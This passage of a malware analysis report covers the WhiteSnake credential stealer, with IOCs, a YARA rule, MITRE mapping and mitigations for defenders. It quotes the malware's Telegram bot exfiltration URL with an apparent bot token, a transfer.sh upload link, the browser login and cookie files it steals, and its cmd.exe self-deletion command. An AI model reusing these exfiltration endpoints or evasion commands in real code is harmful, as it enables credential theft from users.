

Figure 8- AntiVM

The stealer checks in which platform it runs. If it realizes that it is working in the virtual platform, it deletes the application.



Figure 9- Retrieves IP

"http://ip-api.com/line?fields=query,country" "Turkey\nIP"

It receives the country in which the user is located, with the IP address and the country information of the IP address provided by the IP-API service.



Figure 10- Retrieving information from web browser

It pulls the information stored in the web browser. It saves this information in an encrypted form and keeps it in a file that it will send to its telegram address. The information retrieved by the malware is shown in the table below.

"Browsers\Edge\Default\Login Data"	"Browsers\Chrome\Key"	"Browsers\Chrome\History"
"Browsers\Edge\Default\Network\Cookies"	"Browsers\Edge\Default\Network\BookMarks	GraberWallets



Figure 11- Transfer address

The malware attaches a .wsr extension file to the infected computer, which contains stolen information, and generates a transfer link using the computer's name.
The transfer link is as follows:

“https[:]//transfer[.]sh/get/fki28tewbS/zaAxg_admin_@Admin_report.wsr"



Figure 12- Telegram address

The data is sent to Telegram, where Download URL is the transfer.sh generated URL, which would be in the format transfer.sh/username@computername.wsr:

"https[:]//api[.]telegram[.]org/bot{0}/sendMessage" {https[:]//api[.]telegram[.]org/bot6024264917:AAHv1cU1zPcwf5xENW5PHmVVQ62gwBWDVbg/sendMessage}



Figure 13- Delete itself

Upon successful execution of the stealer, it deletes itself using the command **cmd.exe" /c chcp 65001 && ping 127.0.0.1 && DEL_ /F /S /Q /A "path to the stealer"**

IOCs

IPs :

IOC Type	IOC
IPv4	149[.]154.167.220
IPv4	116[.]202.101.219
IPv4	144[.]76.136.153

Domains :

IOC Type	IOC
Domain	https[:]//transfer[.]sh
Domain	https[:]//api[.]telegram[.]org/bot{0}/sendMessage

Hashs:

IOC Type	IOC
Sha-256	6b0773ecf42097c6f88a64df24caafbf1c41ea94997684bd1a0cf77164876c8e
MD5	27f051f44ec14de54b48da4b1bd419d5
SHA1	55f99d1694521cdaac027b2f3cb091aa8dd59e39

YARA RULE

```
import "hash"
rule WhiteSnake
{
meta:
        author = "Kerime Gencay"
        description = "WhiteSnake StealerRule"
        file_name = "build.exe"
        hash = "27f051f44ec14de54b48da4b1bd419d5"
strings:
        $s1 = "91.42.16.3" wide
        $s2 = "vbox" wide
        $s3 = "WSR" wide
        $s4= {FE 0C ?? 00 20 00 01 00 00 3F ?? FF FF FF 20 00 00 00 00 FE 0E ?? 00 38
?? 00 00 00 FE 0C}


condition:

        uint16(0) == 0x5A4D and
        (any of ($s*))

}
```

MITRE ATT&CK TABLE

Discovery	Command and Control	Defense Evasion	Execution	Credential Access	Reconnaissance
T1012 Query Registry	T1102 Web Service	T1027 Obfuscated Files or Information	T1047 Windows Management Instrumentation	T1539 Steal Web Sessions	T1566 Phishing
T1518 Software Discovery		T1140 Deobfuscated/ Decode Files or Information			
T1497 Virtualization/ Sandbox Evasion					

MITIGATIONS

- Use Two-Factor Authentication (2FA): Two-factor authentication provides an extra layer of security. Enable 2FA when logging into your accounts using an SMS, app, or physical key.
- If not required, the Telegram API can be blocked with a firewall to prevent malicious communications and prevent malicious actions.
- Keep Security Software Updated: Regularly update antivirus programs and other security software. Perform routine scans to detect and remove potential threats.
- Verify Emails and Links: Avoid clicking on unknown or suspicious emails, links, or attachments. Always verify the sender and content of incoming emails.
- Stay Up-to-Date with Updates: Keep your operating systems, applications, and web browsers up-to-date. Updates patch known vulnerabilities and prevent malware intrusions.
- Beware of Social Engineering: Avoid sharing sensitive information over the phone, messages, or emails from unknown sources.
- Review App Permissions: Scrutinize app and website permissions carefully and deny unnecessary access requests.


infinitum IT
Power of integrated Security
White Snake
Stealer
infinitumitlabs